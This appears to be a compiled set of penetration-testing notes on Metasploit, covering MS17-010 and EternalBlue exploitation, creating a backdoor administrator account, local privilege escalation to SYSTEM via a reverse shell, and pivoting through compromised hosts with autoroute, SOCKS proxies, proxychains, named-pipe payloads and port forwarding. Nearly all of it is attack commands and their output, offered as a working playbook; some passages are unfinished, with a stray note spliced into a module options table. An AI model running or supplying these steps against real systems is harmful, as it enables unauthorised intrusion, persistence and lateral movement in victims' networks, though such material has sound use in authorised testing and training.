This is the exploit I use in most cases as I don't have any credentials and need to exploit a machine that I have found to be vulnerable. The commands to get this to work are the following.

use auxiliary/admin/smb/ms17_010_command // loads the metasploit module

set CMD net user james Password1 /add // adds the local user of "james" to the machine

set RHOST <<IP ADDRESS>> // this sets the IP address of the target machine. You need to replace IP <IP ADDRESS> with the IP address of the target system

run // this executes the command

Once this is run successfully, we will need to use this command again to change the local user we just created (james) to a local administrator. This can be done using the following commands.

set CMD net localgroup administrators james /add

Once this is done, we can use psexec, crackmapexec, RDP, etc. to gain access to the machine!

ms17_010_eternalblue

This is the ugly stepchild of MS17-010 exploits. Very flaky, high risk of crashing the SMB service on the machine. Alas, if you're feeling lucky, this is what you need to do.

use exploit windows/smb/ms17_010_eternalblue // loads the Metasploit module

set RHOST <<IP ADDRESS>> // this sets the IP address of the target machine. You need to replace IP <IP ADDRESS> with the IP address of the target system

run // this executes the command

Metasploit Privilege Escalation

Escalating Privileges with Metasploit's Local Exploit Suggester

In this tutorial we will see how to use the "local exploit suggester" module of Metasploit. This module allows us to escalate our privileges. Once we have user level access to our target, we can run this module, and it will identify exploits that will allow us to escalate our privileges.

For this example, I already have user level access to the target box. All I have to do is run this module and it will identify exploits that will allow me to escalate my privileges. All that is needed is the SESSION number. Since my session number is 1, I will run the set SESSION 1 command.

```
msf5 exploit(multi/script/web_delivery) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) >
msf5 post(multi/recon/local_exploit_suggester) >
msf5 post(multi/recon/local_exploit_suggester) >
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exp

msf5 post(multi/recon/local_exploit_suggester) >
msf5 post(multi/recon/local_exploit_suggester) >
msf5 post(multi/recon/local_exploit_suggester) >
msf5 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf5 post(multi/recon/local_exploit_suggester) >
msf5 post(multi/recon/local_exploit_suggester) >
msf5 post(multi/recon/local_exploit_suggester) >
msf5 post(multi/recon/local_exploit_suggester) > exploit
```

It managed to find two exploits that can potentially allow us to escalate our privileges. Following are the two exploits: ms10_092_schelevator and ms16_014_wmi_recv_notif.

```
[*] 10.10.10.98 - Collecting local exploits for x64/windows...
[*] 10.10.10.98 - 11 exploit checks are being tried...
[+] 10.10.10.98 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.98 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) >
```

Let's use the "ms16_014_wmi_recv_notif" module. The show options command shows the options needed for this module. It requires only one option and that is the SESSION number.

```
msf5 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms16_014_wmi_recv_notif
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) >
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) >
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) >
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > show options

Module options (exploit/windows/local/ms16_014_wmi_recv_notif):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 SP0/SP1


msf5 exploit(windows/local/ms16_014_wmi_recv_notif) >
```

So let's set the SESSION number to 1 by running set SESSION 1. The set LPORT 8888 command sets the port on our local computer on which we will be listening for the reverse connection. And the set LHOST tun0 sets the interface on which we will be listening for the remote connection. In this case we are listening on the tun0 interface. Instead of using the interface name like tun0 or eth0, we can also use the IP address of an interface. exploit runs the module and now we have system level privileges to the box.

```
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > set SESSION 1
SESSION => 1
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > set LPORT 8888
LPORT => 8888
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > set LHOST tun0
LHOST => tun0
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > set LHOST tun0
LHOST => tun0
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > exploit

[*] Started reverse TCP handler on 10.10.14.13:8888
[*] Launching notepad to host the exploit...
[+] Process 2908 launched.
[*] Reflectively injecting the exploit DLL into 2908...
[*] Injecting exploit into 2908...
[*] Exploit injected. Injecting payload into 2908...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Command shell session 2 opened (10.10.14.13:8888 -> 10.10.10.98:49159) at 2020-08-30 00:58:48 -0


Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\security\Desktop>whoami
whoami
nt authority\system

C:\Users\security\Desktop>
```

Note that not all exploits identified will allow us to escalate our privileges. Some of them are just false positives.

http://0xma.com/hacking/metasploit_privilege_escalation.html

https://null-byte.wonderhowto.com/how-to/get-root-with-metasploits-local-exploit-suggester-0199463/

Metasploit Pivoting using Proxychains

Pivoting: Metasploit(meterpreter)+Proxychains

This is just another pivoting tutorial(**Nothing special**). We will try to find other hosts in the internal network of a organization and will do basic enumeration on discovered hosts.

Prerequisite:

Already compromised host with meterpreter session.

1. Let's check available meterpreter sessions:

```
msf6 post(multi/manage/autoroute) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ ELS-WIN7  172.16.10.5:4444 -> 10.130.40.70:49158 (10.130.40.70)

msf6 post(multi/manage/autoroute) >
[7] 0:ruby* 1:zsh-
```

sessions -l

2. Using autoroute module to create a pivot for the other network i.e. **172.30.111.0/24 .** After running this all the metasploit modules will be able to access internal network **172.30.111.0/24.**

(Here in this lab scenario, we already know this subnet exists)

msf6 post(multi/manage/autoroute) > set session 1
session => 1
msf6 post(multi/manage/autoroute) > set subnet 172.30.111.0/24
subnet => 172.30.111.0/24
msf6 post(multi/manage/autoroute) > run[!] SESSION may not be compatible with this module.
[*] Running module against ELS-WIN7
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.130.40.0/255.255.255.0 from host's routing table.
[*] Post module execution completed

```
Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  CMD      autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
  NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
  SESSION                   yes       The session to run this module on.
  SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)
```

Note: Set "CMD" option to "add" if "autoadd" doesn't work.

```
msf6 post(multi/manage/autoroute) > set session 1
session => 1
msf6 post(multi/manage/autoroute) > set subnet 172.30.111.0/24
subnet => 172.30.111.0/24
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module.
[*] Running module against ELS-WIN7
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.130.40.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
```

3. Then We will use **auxiliary/server/socks_proxy** to create a proxy server which will allow us to proxy all our traffic from tools like nmap, crackmapexec etc within the meterpreter session.

Note: proxychains by default uses port 9050. Can be configured here /etc/proxychains.conf or /etc/proxychains4.conf

use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set SRVPORT 9050
port => 9050
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server

```
msf6 auxiliary(server/socks_proxy) > show options

Module options (auxiliary/server/socks_proxy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   SRVHOST   0.0.0.0          yes       The address to listen on
   SRVPORT   9050             yes       The port to listen on
   USERNAME                   no        Proxy username for SOCKS5 listener
   VERSION   5                yes       The SOCKS version to use (Accepted: 4a, 5)


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server


msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 3.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```

netstat -lntp

```
┌──(root💀kali)-[~]
└─# netstat -lntp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      64810/postgres
tcp        0      0 0.0.0.0:9050            0.0.0.0:*               LISTEN      75152/ruby
tcp6       0      0 ::1:5432                :::*                    LISTEN      64810/postgres
```

4. Now lets test our connection. We will try to find live hosts in network **172.30.111.0/24**

Proxies don't support ICMP(ICMP works on IP layer and proxy works on Transport layer and above) therefore we cannot use normal ping sweep. Rather we will do tcp connect port scan(-sT) for common ports to find live hosts or if you really want to do ping sweep then you can use **post/multi/gather/ping_sweep**

proxychains nmap 172.30.111.0/24 -sT -Pn -n --top-ports=10 --disable-arp-ping

```
┌──# proxychains nmap 172.30.111.0/24 -sT -Pn -n --top-ports=10 --disable-arp-ping
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-24 19:38 GMT
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.1:80  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.4:80 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.7:80 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.10:80 <--denied
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.13:80 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.16:80 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.19:80 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.22:80 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.25:80 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.28:80 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.31:80 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.34:80 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.37:80 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.40:80
```

This scan will be very slow, patience is required. for demonstration I already know 172.30.111.10 is alive and running smb so lets see results of this scan.

proxychains nmap 172.30.111.10 -sT -Pn -n -p445,139,135 --disable-arp-ping

- sT(Tcp Connect scan)
- Pn(assume host is live and skip icmp ping)
- n(skip dns resolution)
- disable-arp-ping(self explanatory)

```
__# proxychains nmap 172.30.111.10 -sT -Pn -n -p445,139,135 --disable-arp-ping
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-24 19:37 GMT
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.10:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.10:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.10:139  ...  OK
Nmap scan report for 172.30.111.10
Host is up (0.48s latency).

PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds
```

We know smb is running on 445. Let's check for common smb issues and we found **null session.**

```
__# proxychains nmap 172.30.111.10 -sT -Pn -n -p445,139,135 --disable-arp-ping --script smb-enum-shares
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-24 20:02 GMT
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.10:139  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.10:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.10:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.10:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.10:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.10:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.10:445  ...  OK
```

wait for sometime…

```
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.10:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.10:445  ...  OK
Nmap scan report for 172.30.111.10
Host is up (0.44s latency).

PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\172.30.111.10\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\172.30.111.10\C:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|     Current user access: READ/WRITE
|   \\172.30.111.10\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\172.30.111.10\FooComShare:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|     Current user access: READ/WRITE
|   \\172.30.111.10\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: READ
|     Current user access: READ/WRITE
|   \\172.30.111.10\My Documents:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|_    Current user access: READ/WRITE

Nmap done: 1 IP address (1 host up) scanned in 276.22 seconds
```

proxychains nmap 172.30.111.10 -sT -Pn -n -p445,139,135 --disable-arp-ping --script smb-enum-shares

```
_# proxychains smbmap -H  172.30.111.10 -u null
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.10:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.30.111.10:445  ...  OK
[+] Guest session       IP: 172.30.111.10:445   Name: 172.30.111.10
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        My Documents                                            READ, WRITE
        IPC$                                                    NO ACCESS       Remote IPC
        C                                                       READ, WRITE
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        FooComShare                                             READ, WRITE
```

proxychains smbmap -H 172.30.111.10 -u null

https://pswalia2u.medium.com/pivoting-metasploit-proxychains-85d18ce5bf2d

Combined With Default Route

Using the default route option along with the Socks proxy and Proxychains, you can browse the internet as the compromised host. This is possible because adding a default route to a Meterpreter session will cause all TCP/IP traffic; that is not otherwise specified in Metasploit's routing table, to route through that session. This is easy to set up and test.

You need a Windows Meterpreter session on a host that has a different public IP address than your attacking machine.

First set up a default route for the Meterpreter session.

meterpreter > run post/multi/manage/autoroute CMD=default

or

msf > use post/multi/manage/autoroute

msf post(autoroute) > set SESSION session-id

msf post(autoroute) > set CMD default

msf post(autoroute) > exploit

Then open Firefox or Iceweasel without invoking Proxychains.

$ firefox

Go to www.ipchicken.com

This displays your current public IP address. The one that is logged when you visit a website.

Now open Firefox or Iceweasel with Proxychains.

$ proxychains firefox

Go to www.ipchicken.com

Now you will see the public IP address of the compromised host. You are essentially using the compromised host as a proxy to browse the Internet.

Others Pivoting Techniques

AutoRoute

One of the easiest ways to do this is to use the post/multi/manage/autoroute module which will help us automatically add in routes for the target to Metasploit’s routing table so that Metasploit knows how to route traffic through the session that we have on the Windows 11 box and to the target Windows Server 2019 box. Lets look at a sample run of this command:

meterpreter > background

[*] Backgrounding session 1...

```
msf6 exploit(multi/handler) > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, auto
                                       add, print, delete, default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION                   yes       The session to run this module on
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)

msf6 post(multi/manage/autoroute) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/autoroute) > set SUBNET 169.254.0.0
SUBNET => 169.254.0.0
msf6 post(multi/manage/autoroute) > set NETMASK /16
NETMASK => /16
msf6 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, auto
                                       add, print, delete, default)
   NETMASK  /16              no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION  1                yes       The session to run this module on
```

```
   SUBNET   169.254.0.0      no        Subnet (IPv4, for example, 10.10.10.0)

msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: windows
[*] Running module against WIN11-TEST
[*] Searching for subnets to autoroute.
[+] Route added to subnet 169.254.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 172.19.176.0/255.255.240.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) >
```

If we now use Meterpreter's route command we can see that we have two route table entries within Metasploit's routing table, that are tied to Session 1, aka the session on the Windows 11 machine. This means anytime we want to contact a machine within one of the networks specified, we will go through Session 1 and use that to connect to the targets.

```
msf6 post(multi/manage/autoroute) > route

IPv4 Active Routing Table
=========================

   Subnet           Netmask          Gateway
   ------           -------          -------
   169.254.0.0      255.255.0.0      Session 1
   172.19.176.0     255.255.240.0    Session 1

[*] There are currently no IPv6 routes defined.
msf6 post(multi/manage/autoroute) >
```

All right so that's one way, but what if we wanted to do this manually? First off to flush all routes from the routing table, we will do route flush followed by route to double check we have successfully removed the entires.

msf6 post(multi/manage/autoroute) > route flush

msf6 post(multi/manage/autoroute) > route

[*] There are currently no routes defined.

msf6 post(multi/manage/autoroute) >

Now lets trying doing the same thing manually.

Route

Here we can use route add <IP ADDRESS OF SUBNET> <NETMASK> <GATEWAY> to add the routes from within Metasploit, followed by route print to then print all the routes that Metasploit knows about. Note that the Gateway parameter is either an IP address to use as the gateway or as is more commonly the case, the session ID of an existing session to use to pivot the traffic through.

msf6 post(multi/manage/autoroute) > route add 169.254.0.0 255.255.0.0 1

[*] Route added

msf6 post(multi/manage/autoroute) > route add 172.19.176.0 255.255.240 1

[-] Invalid gateway

msf6 post(multi/manage/autoroute) > route add 172.19.176.0 255.255.240.0 1

[*] Route added

msf6 post(multi/manage/autoroute) > route print

IPv4 Active Routing Table

==========

Subnet	Netmask	Gateway
169.254.0.0	255.255.0.0	Session 1
172.19.176.0	255.255.240.0	Session 1

[*] There are currently no IPv6 routes defined.

msf6 post(multi/manage/autoroute) >

Finally we can check that the route will use session 1 by using route get 169.254.204.110

msf6 post(multi/manage/autoroute) > route get 169.254.204.110

169.254.204.110 routes through: Session 1

msf6 post(multi/manage/autoroute) >

If we want to then remove a specific route (such as in this case we want to remove the 172.19.176.0/20 route since we don't need that for this test), we can issue the route del or route remove commands with the syntax route remove <IP ADDRESS OF SUBNET><NETMASK IN SLASH FORMAT> <GATEWAY>

Example:

msf6 post(multi/manage/autoroute) > route remove 172.19.176.0/20 1

[*] Route removed

msf6 post(multi/manage/autoroute) > route

IPv4 Active Routing Table

==========

Subnet	Netmask	Gateway
169.254.0.0	255.255.0.0	Session 1

[*] There are currently no IPv6 routes defined.

msf6 post(multi/manage/autoroute) >

Using the Pivot

At this point we can now use the pivot with any Metasploit modules as shown below:

msf6 exploit(windows/http/exchange_chainedserializationbinder_denylist_typo_rce) > show options

Module options (exploit/windows/http/exchange_chainedserializationbinder_denylist_typo_rce):

```
   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   HttpPassword  thePassword     yes       The password to use to authenticate to the Ex
                                           change server
   HttpUsername  administrator   yes       The username to log into the Exchange server
                                           as
   Proxies                       no        A proxy chain of format type:host:port[,type:
                                           host:port][...]
   RHOSTS       169.254.204.110  yes       The target host(s), see https://github.com/ra
                                           pid7/metasploit-framework/wiki/Using-Metasplo
                                           it
   RPORT        443              yes       The target port (TCP)
   SRVHOST      0.0.0.0          yTo come, awaiting some more testing hold on :)es       The
local host or network interface to listen
                                            on. This must be an address on the local mac
                                           hine or 0.0.0.0 to listen on all addresses.
   SRVPORT      8080             yes       The local port to listen on.
   SSL          true             no        Negotiate SSL/TLS for outgoing connections
   SSLCert                       no        Path to a custom SSL certificate (default is
                                           randomly generated)
   TARGETURI    /                yes       Base path
   URIPATH                       no        The URI to use for this exploit (default is r
                                           andom)
   VHOST                         no        HTTP server virtual host


Payload options (cmd/windows/powershell_reverse_tcp):


   Name         Current Setting  Required  Description
```

```
----        ---------------  --------  -----------
LHOST       172.19.182.171   yes       The listen address (an interface may be speci
                                       fied)
LOAD_MODULES                 no        A list of powershell modules separated by a c
                                       omma to download over the web
LPORT       4444             yes       The listen port
```

Exploit target:

```
Id  Name
--  ----
0   Windows Command
```

```
msf6 exploit(windows/http/exchange_chainedserializationbinder_denylist_typo_rce) >
check
```

[*] Target is an Exchange Server!

[*] 169.254.204.110:443 - The target is not exploitable. Exchange Server 15.2.986.14 does not appear to be a vulnerable version!

msf6 exploit(windows/http/exchange_chainedserializationbinder_denylist_typo_rce) >

SMB Named Pipe Pivoting in Meterpreter

The Windows Meterpreter payload supports lateral movement in a network through SMB Named Pipe Pivoting. No other Meterpreters/session types support this functionality.

First open a Windows Meterpreter session to the pivot machine:

msf6 > use payload/windows/x64/meterpreter/reverse_tcp

smsf6 payload(windows/x64/meterpreter/reverse_tcp) > set lhost 172.19.182.171

lhost => 172.19.182.171

msf6 payload(windows/x64/meterpreter/reverse_tcp) > set lport 4578

lport => 4578

msf6 payload(windows/x64/meterpreter/reverse_tcp) > to_handler

[*] Payload Handler Started as Job 0

[*] Started reverse TCP handler on 172.19.182.171:4578

msf6 payload(windows/x64/meterpreter/reverse_tcp) > [*] Sending stage (200774 bytes) to 172.19.185.34

[*] Meterpreter session 1 opened (172.19.182.171:4578 -> 172.19.185.34:49674) at 2022-06-09 13:23:03 -0500

Create named pipe pivot listener on the pivot machine, setting -l to the pivot's bind address:

msf6 payload(windows/x64/meterpreter/reverse_tcp) > sessions -i -1

[*] Starting interaction with 1...

meterpreter > pivot add -t pipe -l 169.254.16.221 -n msf-pipe -a x64 -p windows

[+] Successfully created pipe pivot.

meterpreter > background

[*] Backgrounding session 1...

Now generate a separate payload that will connect back through the pivot machine. This payload will be executed on the final target machine. Note there is no need to start a handler for the named pipe payload.

msf6 payload(windows/x64/meterpreter/reverse_named_pipe) > show options

Module options (payload/windows/x64/meterpreter/reverse_named_pipe):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
PIPEHOST	.	yes	Host of the pipe to connect to
PIPENAME	msf-pipe	yes	Name of the pipe to listen on

msf6 payload(windows/x64/meterpreter/reverse_named_pipe) > set pipehost 169.254.16.221

pipehost => 169.254.16.221

msf6 payload(windows/x64/meterpreter/reverse_named_pipe) > generate -f exe -o revpipe_meterpreter_msfpipe.exe

[*] Writing 7168 bytes to revpipe_meterpreter_msfpipe.exe...

After running the payload on the final target machine a new session will open, via the Windows 11 169.254.16.221 pivot.

msf6 payload(windows/x64/meterpreter/reverse_named_pipe) > [*] Meterpreter session 2 opened (Pivot via [172.19.182.171:4578 -> 169.254.16.221:49674]) at 2022-06-09 13:34:32 -0500

msf6 payload(windows/x64/meterpreter/reverse_named_pipe) > sessions

Active sessions

==========

Id	Name	Type	Information	Connection
1		meterpreter x64/windows	WIN11\msfuser @ WIN11	172.19.182.171:4578 -> 172.19.185.34:49674 (172.19.185.34)
2		meterpreter x64/windows	WIN2019\msfuser @ WIN2019	Pivot via [172.19.182.171:4578 -> 172.19.185.34:49674] (169.254.204.110)

Pivoting External Tools

portfwd

Note: This method is discouraged as you can only set up a mapping between a single port and another target host and port, so using the socks module below is encouraged where possible. Additionally this method has been depreciated for some time now.

LOCAL PORT FORWARDING

To set up a port forward using Metasploit, use the portfwd command within a supported session's console such as the Meterpreter console. Using portfwd -h will bring up a help menu similar to the following:

meterpreter > portfwd -h

Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:

-h Help banner.

-i Index of the port forward entry to interact with (see the "list" command).

-l Forward: local port to listen on. Reverse: local port to connect to.

-L Forward: local host to listen on (optional). Reverse: local host to connect to.

-p Forward: remote port to connect to. Reverse: remote port to listen on.

-r Forward: remote host to connect to.

-R Indicates a reverse port forward.

meterpreter >

To add a port forward, use portfwd add and specify the -l, -p and -r options at a minimum to specify the local port to listen on, the report port to connect to, and the target host to connect to respectively.

meterpreter > portfwd add -l 1090 -p 443 -r 169.254.37.128

[*] Local TCP relay created: :1090 <-> 169.254.37.128:443

meterpreter >

Note that something that is commonly misunderstood here is that the port will be opened on the machine running Metasploit itself, NOT on the target that the session is running on.

We can then connect to the target host using the local port on the machine running Metasploit:

~/git/metasploit-framework | master ?21 wget --no-check-certificate https://127.0.0.1:1090

--2022-04-08 14:36:23-- https://127.0.0.1:1090/

Connecting to 127.0.0.1:1090... connected.

WARNING: cannot verify 127.0.0.1's certificate, issued by ‘CN=DC1’:

Self-signed certificate encountered.

WARNING: certificate common name ‘DC1’ doesn't match requested host name ‘127.0.0.1’.

HTTP request sent, awaiting response... 302 Moved Temporarily

Location: https://127.0.0.1/owa/ [following]

--2022-04-08 14:36:23-- https://127.0.0.1/owa/

Connecting to 127.0.0.1:443... failed: Connection refused.

~/git/metasploit-framework | master ?21

Note that you may need to edit your /etc/hosts file to map IP addresses to given host names to allow things like redirects to redirect to the right hostname or IP address when using this method of pivoting.

LISTING PORT FORWARDS AND REMOVING ENTRIES

Can list port forwards using the portfwd list command. To delete all port forwards use portfwd flush. Alternatively to selectively delete local port forwarding entries, use portfwd delete -l <local port>.

meterpreter > portfwd delete -l 1090

[*] Successfully stopped TCP relay on 0.0.0.0:1090

meterpreter > portfwd list

No port forwards are currently active.

meterpreter >

REMOTE PORT FORWARDING

This scenario is a bit different than above. Whereas previously we were instructing the session to forward traffic from our host running Metasploit, through the session, and to a second target host, with reverse port forwarding the scenario is a bit different. In this case we are instructing the session to forward traffic from other hosts through the session, and to our host running Metasploit. This is useful for allowing other applications running within a target network to interact with local applications on the machine running Metasploit.

To set up a reverse port forward, use portfwd add -R within a supported session and then specify the -l, -L and -p options. The -l option specifies the port to forward the traffic to, the -L option specifies the IP address to forward the traffic to, and the -

p option specifies the port to listen on for traffic on the machine that we have a session on (whose session console we are currently interacting with).

For example to listen on port 9093 on a target session and have it forward all traffic to the Metasploit machine at 172.20.97.72 on port 9093 we could execute portfwd add -R -l 4444 -L 172.20.97.73 -p 9093 as shown below, which would then cause the machine who have a session on to start listening on port 9093 for incoming connections.

meterpreter > portfwd add -R -l 4444 -L 172.20.97.73 -p 9093

[*] Local TCP relay created: 172.20.97.73:4444 <-> :9093

meterpreter > netstat -a

Connection list

==========

Proto	Local address	Remote address	State	User	Inode	PID/Program name
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	488/svchost.exe
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:5040	0.0.0.0:*	LISTEN	0	0	5780/svchost.exe
tcp	0.0.0.0:9093	0.0.0.0:*	LISTEN	0	0	2116/bind_tcp_x64_4444.exe

We can confirm this works by setting up a listener

XXX - to work on and confirm….

Socks Module

Once routes are established, Metasploit modules can access the IP range specified in the routes. For other applications to access the routes, a little bit more setup is necessary. One way to solve this involves using the auxiliary/server/socks_proxy Metasploit module to set up a socks4a proxy, and then using proxychains-ng to direct external applications towards the established socks4a proxy server that Metasploit has set up so that external applications can use Metasploit's internal routing table.

Socks Server Module Setup

Metasploit can launch a SOCKS proxy server using the
module: auxiliary/server/socks_proxy. When set up to bind to a local loopback adapter, applications can be directed to use the proxy to route TCP/IP traffic through Metasploit's routing tables. Here is an example of how this module might be used:

```
msf6 > use auxiliary/server/socks_proxy

msf6 auxiliary(server/socks_proxy) > show options


Module options (auxiliary/server/socks_proxy):


   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on.
                                        This must be an address on the local machine or
                                        0.0.0.0 to listen on all addresses.
   SRVPORT   1080             yes       The port to listen on
   USERNAME                   no        Proxy username for SOCKS5 listener
   VERSION   5                yes       The SOCKS version to use (Accepted: 4a, 5)


Auxiliary action:


   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server


msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1

SRVHOST => 127.0.0.1
```

```
